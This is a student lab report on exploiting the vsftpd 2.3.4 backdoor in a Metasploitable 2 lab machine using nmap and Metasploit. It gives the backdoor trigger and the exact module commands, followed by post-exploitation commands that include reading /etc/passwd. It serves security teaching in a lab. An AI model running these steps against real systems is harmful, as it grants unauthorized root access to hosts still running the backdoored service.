Experiment No. 5

Title: Metasploitable - Running exploit vsftpd

Roll No.: 16010423076 **Experiments No.:5**

Aim : To identify and exploit the VSFTPD 2.3.4 backdoor vulnerability in Metasploitable using Metasploit Framework in Kali Linux.

Resources :
Kali Linux (Attacker machine)
Metasploitable 2 (Target machine)
Nmap
Metasploit Framework

Theory:

1. Understanding VSFTPD 2.3.4 Vulnerability

VSFTPD (Very Secure FTP Daemon) is an open-source FTP server widely used in Unix-based systems. However, version 2.3.4 contains a deliberately placed backdoor, which allows unauthorized remote access.

The backdoor was introduced by a malicious code injection into the VSFTPD source code. When a user connects to the FTP service and sends a smiley face ":)" as a username, it triggers the backdoor and spawns a root shell on port 6200, allowing remote attackers to execute commands on the server.

This vulnerability was identified in 2011, and it remains one of the classic examples of intentional software compromise, highlighting the risks of using unverified or outdated software.

2. Metasploit Framework

Metasploit is a powerful penetration testing framework used to identify and exploit security weaknesses. It provides pre-built exploits for various vulnerabilities, including the vsftpd_234_backdoor exploit module used in this experiment.

The steps in Metasploit typically follow this structure:

- Scanning the target to identify vulnerable services (using Nmap).
- Selecting the appropriate exploit based on the target's vulnerabilities.
- Configuring the exploit (setting target IP and required parameters).
- Launching the attack to gain unauthorized access.


3. Steps Involved in the Exploitation

1. Scanning for Open Ports:
   - Using nmap, we checked whether port 21 (FTP) was open and running vsftpd 2.3.4.
2. Running the Metasploit Exploit:
   - We used Metasploit Framework to load the vsftpd_234_backdoor exploit.
   - After setting the target IP (RHOSTS), we ran the exploit.
3. Gaining Unauthorized Access:
   - If successful, the exploit provided a shell with root access, allowing us to run system commands.

IMPLEMENTATION AND RESULTS:


<u>Step 1: Find Metasploitable's IP Address</u>

Open metasploitable and write **ifconfig**




From this we get to know that the IP address of the metasploitable machine is 192.168.1.4

Ping this machine to check if its up and running :




Step 2: Scan for the Vulnerable Service

In the Kali linux terminal write the command : **nmap -sV -p 21 192.168.1.4**




Step 3: Open Metasploit

Start Metasploit Framework: **msfconsole**



Search for the exploit: **search vsftpd**




This should display **exploit/unix/ftp/vsftpd_234_backdoor.**

Step 4: Use the Exploit

Load the exploit: **use exploit/unix/ftp/vsftpd_234_backdoor**

Set the target IP : **set RHOSTS 192.168.1.4**

Run the exploit **: run**




It is successful, hence it shows : Command shell session opened


This means we have got access to Metasploitable.

Step 5: Run Additional Commands (Post-Exploitation)


Check if you have root access: **whoami**




Check system details: **uname -a**



List users on the system: **cat /etc/passwd**



List files in the current directory: **ls**



This experiment demonstrated how outdated software can be **easily exploited** by attackers.

It highlighted the **importance of keeping systems updated** and avoiding the use of outdated versions of critical services.

System administrators must regularly scan their networks for vulnerabilities and apply **security patches** to prevent such attacks.

Outcomes: CO3: Understand attack methodology

Conclusion: (Conclusion to be based on the objectives and outcomes achieved)

From this experiment, I learned how to identify and exploit a known FTP vulnerability using Metasploit. I understood the importance of scanning for vulnerabilities using Nmap, selecting the appropriate exploit in Metasploit, and gaining access to a vulnerable system. This experiment also reinforced the significance of keeping software updated to prevent security risks.

Grade: AA / AB / BB / BC / CC / CD /DD

Signature of faculty in-charge with date

REFERENCES:

https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor

https://docs.metasploit.com/

https://nmap.org/book/man-port-scanning.html

https://www.cisa.gov/sites/default/files/publications/FTP-Security.pdf